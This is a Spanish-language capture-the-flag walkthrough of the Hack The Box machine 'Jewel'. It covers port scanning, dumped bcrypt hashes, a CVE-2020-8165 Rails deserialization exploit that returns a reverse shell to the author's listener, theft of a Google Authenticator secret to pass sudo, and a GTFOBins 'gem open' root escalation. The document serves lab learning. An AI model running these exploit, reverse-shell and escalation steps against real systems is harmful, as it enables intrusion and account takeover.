

## 1. Enumeración

Realizamos un ping a la máquina víctima y parece que estamos ante una máquina Linux.

```

/home/parrot/HTB/jewel [~] #
ping -c 1 10.10.10.211 PING 10.10.10.211 (10.10.10.211) 56(84) bytes of data. L=Lon
64 bytes from 10.10.10.211: icmp_seq=1 ttl=63 time=36.9 ms

```

Realizamos un escáner exhaustivo de puertos.

```

File: targeted
# Nmap 7.92 scan initiated Mon Sep 26 19:03:12 2022 as: nmap -sCV -v -n -p 22,8000,8080 -oN targeted 10.10.10.211
Nmap scan report for 10.10.10.211
Host is up (0.037s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 fd:80:8b:0c:73:93:d6:30:dc:ec:83:55:7c:9f:5d:12 (RSA)
|_ 256 61:99:05:76:54:07:92:ef:ee:34:cf:b7:3e:8a:05:c6 (ECDSA)
|_ 256 7c:6d:39:ca:e7:e8:9c:53:65:f7:e2:7e:c7:17:2d:c3 (ED25519)
8000/tcp   open  http     Apache httpd 2.4.38
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-generator: gitweb/2.20.1 git/2.20.1
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-title: 10.10.10.211 Git
|_ Requested resource was http://10.10.10.211:8000/gitweb/
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
8080/tcp   open  http     nginx/1.14.2 (Phusion Passenger 6.0.6)
|_ http-server-header: nginx/1.14.2 + Phusion Passenger 6.0.6
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: BLOG!
|_ http-favicon: Unknown favicon MD5: D41D8CD9F00B204E9800998ECF8427E
Service Info: Host: jewel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 26 19:03:26 2022 -- 1 IP address (1 host up) scanned in 14.18 seconds

```

Con la información obtenida, detectamos un dominio (“jewel.htb”). Lo metemos en nuestro /etc/hosts por si se está aconteciendo virtual hosting.






Inspeccionamos la web, y vemos un fichero bd.sql. Dentro vemos los siguientes hashes.

```
COPY public.users (id, username, email, created_at, updated_at, password_digest) FROM stdin;
1 bill bill@mail.htb 2020-08-25 08:13:58.662464 2020-08-25 08:13:58.662464 $2a$12$uhUssB8.HFpT4XpbhclQU.Oizufehl9qqKtmdxTXetojn2FcNncJW
2 jennifer jennifer@mail.htb 2020-08-25 08:54:42.8483 2020-08-25 08:54:42.8483 $2a$12$ik.0o.TGRwMgUmyOR.Djzuyb/hjisgk2vws1xYC/hxw8M1nFk0MQy
\.
```

Tenemos webs como <https://www.tunnelsup.com/hash-analyzer/> que nos indican el tipo de hash al que nos estamos enfrentando. En nuestro caso, son bcrypt.




Probamos a meterlos en CrackStation pero no obtenemos resultados.

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

\$2a\$12\$ik.0o.TGRwMgUmyOR.Djzuyb/hjisgk2vws1xYC/hxw8M1nFk0MQy



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
\$2a\$12\$ik.0o.TGRwMgUmyOR.Djzuyb/hjisgk2vws1xYC/hxw8M1nFk0MQy	Unknown	Unrecognized hash format.

**Color Codes:** **Green** Exact match, **Yellow** Partial match, **Red** Not found.

[Download CrackStation's Wordlist](#)

Guardamos los dos hashes e intentamos romperlos con john. Ya adelante, que tras un par de horas no fui capaz (aunque nos serán de utilidad más tarde como ya veremos).

```
/home/parrot/HTB/jewel 19s
john -w:/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Inspeccionamos el Gemfile.

```
projects / .git / commit
summary | shortlog | log | commit | commitdiff | tree
(initial) | patch
Initial commit master
author    bill <bill@mail.htb>
          Thu, 17 Sep 2020 16:18:26 +0000 (17:18 +0100)
committer bill <bill@mail.htb>
          Thu, 17 Sep 2020 16:18:26 +0000 (17:18 +0100)
commit    5d6f436256c9575fbc7b1fb9621b18f0f8656741
tree      7212a16801aalc08ad25283f6f0f672ae5b0125
Initial commit
134 files changed:
Gemfile          [new file with mode: 0644] blob
Gemfile.lock     [new file with mode: 0644] blob
README.md       [new file with mode: 0644] blob
Rakefile        [new file with mode: 0644] blob
app/assets/config/manifest.js [new file with mode: 0644] blob
app/assets/images/.keep [new file with mode: 0644] blob
```

```
Initial commit
[.git] / Gemfile
1 source 'https://rubygems.org'
2 git_source(:github) { |repo| "https://github.com/#{repo}.git" }
3
4 ruby '2.5.5'
5
6 # Bundle edge Rails instead: gem 'rails', github: 'rails/rails'
7 gem 'rails', '= 5.2.2.1'
8 # Use postgresql as the database for Active Record
9 gem 'pg', '>= 0.18', '< 2.0'
10 # Use Puma as the app server
11 gem 'puma', '~> 3.11'
12 # Use sass for stylesheets
```

Vemos que se ha usado una versión de Gem Rails 5.2.2.1. Buscamos si hay vulnerabilidades. No encontramos ninguna para la versión que tenemos.

```

/home/parrot # searchsploit rails
-----
Exploit Title | Path
-----|-----
Grails PDF Plugin 0.6 - XML External Entity I | java/webapps/41466.py
PictureTrails Photo Editor GE.exe 2.0.0 - '.b | windows/dos/39518.txt
Rails 5.0.1 - Remote Code Execution | ruby/webapps/48716.rb
Rails 5.2.1 - Arbitrary File Content Disclosu | multiple/webapps/46585.py
Ruby on Rails - Development Web Console (v2) | ruby/remote/39792.rb
Ruby On Rails - DoubleTap Development Mode se | linux/remote/46785.rb
Ruby on Rails - Dynamic Render File Upload / | multiple/remote/40561.rb
Ruby on Rails - JSON Processor YAML Deseriali | multiple/remote/24434.rb
Ruby on Rails - Known Secret Session Cookie R | multiple/remote/27527.rb
Ruby on Rails - XML Processor YAML Deserializ | multiple/remote/24019.rb
Ruby on Rails 1.2.3 To_JSON - Script Injectio | linux/remote/30089.txt
Ruby on Rails 2.3.5 - 'protect_from_forgery' | linux/remote/33402.txt
Ruby on Rails 3.0.5 - 'WEBrick::HTTPRequest' | multiple/remote/35352.rb
Ruby on Rails 4.0.x/4.1.x/4.2.x (Web Console) | multiple/remote/41689.rb
Ruby on Rails ActionPack Inline ERB - Code Ex | ruby/remote/40086.rb
-----
Shellcodes: No Results
Papers: No Results

```

La versión a la que nos enfrentamos salió en 2020. Buscamos en CVE Mitre, si existen vulnerabilidades <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=rails>

CVE-ID
<b>CVE-2020-8165</b> <a href="#">Learn more at National Vulnerability Database (NVD)</a> <small>• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information</small>
<b>Description</b> A deserialization of untrusted data vulnerability exists in rails < 5.2.4.3, rails < 6.0.3.1 that can allow an attacker to unmarshal user-provided objects in MemCacheStore and RedisCacheStore potentially resulting in an RCE.
<b>References</b> <small>Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.</small>
<a href="#">CVE-2020-8165</a> A deserialization of untrusted data vulnerability exists in rails < 5.2.4.3, rails < 6.0.3.1 that can allow an attacker to unmarshal user-provided objects in MemCacheStore and RedisCacheStore potentially resulting in an RCE.

### 3. Explotación y acceso

Buscamos en “San Google” y encontramos un enlace interesante (<https://github.com/AssassinUKG/CVE-2020-8165>). Posteriormente veremos que este exploit esta basado en este otro <https://github.com/masahiro331/CVE-2020-8165>

CVE-2020-8165 github

Aproximadamente 1.590 resultados (0,37 segundos)

<https://github.com/umiterkol/CVE-2020-8165--Auto-Shell> - GitHub  
 Contribute to umiterkol/CVE-2020-8165--Auto-Shell development by creating an account on GitHub. ... CVE-2020-8165--Auto-Script ...

<https://github.com/AssassinUKG/CVE-2020-8165> - GitHub  
 14 ene 2021 — CVE-2020-8165.py. A shell for CVE-2020-8165 exploit: https://github.com/masahiro331/CVE-2020-8165. Usage: CVE-2020-8165.py IP IP:PORT.

Nos los descargamos. Nos ponemos en escucha con nc por el puerto 443 y ejecutamos.

```

/home/parrot/HTB/jewel > python3 exploit.py 10.10.10.211 10.10.14.63:443
----- -2020-8165 shell
((  _  \ \ // ||==  |
 \_-- \V/  ||--

Creds:
User: stev106118
Email: stev106118@gmail.com
Pass: Pas$w0rD!1

[+] Creating account and login in
[+] Success, calling shell

```

```

/home/parrot > nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.10.211] 47858
bash: cannot set terminal process group (798): Inappropriate ioctl for device
bash: no job control in this shell
bill@jewel:~/blog$ whoami
whoami
bill
bill@jewel:~/blog$

```

#### 4. Escalada de privilegios

Tras conseguir acceso, hacemos el tratamiento de la TTY habitual y hacemos un reconocimiento del sistema.

Vemos que la IP corresponde con la máquina víctima, por lo que no se están aplicando contenedores.

```

bill@jewel:~/blog$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:37:a5 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.211/24 brd 10.10.10.255 scope global ens160
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:37a5/64 scope global dynamic mngtmpaddr
        valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:feb9:37a5/64 scope link
        valid_lft forever preferred_lft forever

```

Permisos de sudoer, no tenemos la clave del usuario aun.

```

bill@jewel:~/blog$ sudo -l
[sudo] password for bill:
That is no basis for supreme executive power!

```

No pertenecemos a ningún grupo interesante

```

bill@jewel:~$ id
uid=1000(bill) gid=1000(bill) groups=1000(bill)

```

Nos movemos al directorio de usuario y hacemos un pequeño reconocimiento y vemos el directorio blog.





```
bill@jewel:~$ cat .google_authenticator
2UQI3R52WFCLE6JTLDCSJYMJH4
" WINDOW_SIZE 17 6% (ETA: 2022-10-18 20:5
" TOTP_AUTH / 0.94% (ETA: 2022-10-18 17:4
```

Buscamos como podemos generar un código para Google Authenticator.

<https://askubuntu.com/questions/182498/google-authenticator-for-desktop>

Simply install the small command line utility `oathtool`.

```
sudo apt-get install oathtool
```

Then run such a command to get a one time password:

```
oathtool --totp -b YOURSECRET
```

Lo instalamos en nuestra máquina atacante y ejecutamos la herramienta con el secreto del usuario.

```
/home/parrot/HTB/jewel 7s #
oathtool --totp -b 2UQI3R52WFCLE6JTLDCSJYMJH4
289459
```

Intentamos de nuevo revisar los permisos de sudoers y vemos que tenemos permisos sobre el ejecutable gem.

```
bill@jewel:~$ sudo -l
[sudo] password for bill:
Verification code:
Matching Defaults entries for bill on jewel:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/bin,
  insults
User bill may run the following commands on jewel:
  (ALL : ALL) /usr/bin/gem
bill@jewel:~$
```

Revisamos si en <https://gtfobins.github.io> existe una forma de escalar privilegios.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

This requires the name of an installed gem to be provided (`rdoc` is usually installed).

```
sudo gem open -e "/bin/sh -c /bin/sh" rdoc
```

Modificamos el comando para generar una bash y ejecutamos. Obtenemos acceso como root.

```
bill@jewel:~$ sudo gem open -e "/bin/bash -c /bin/bash" rdoc
root@jewel:/usr/lib/ruby/gems/2.5.0/gems/rdoc-6.0.1# whoami
root
```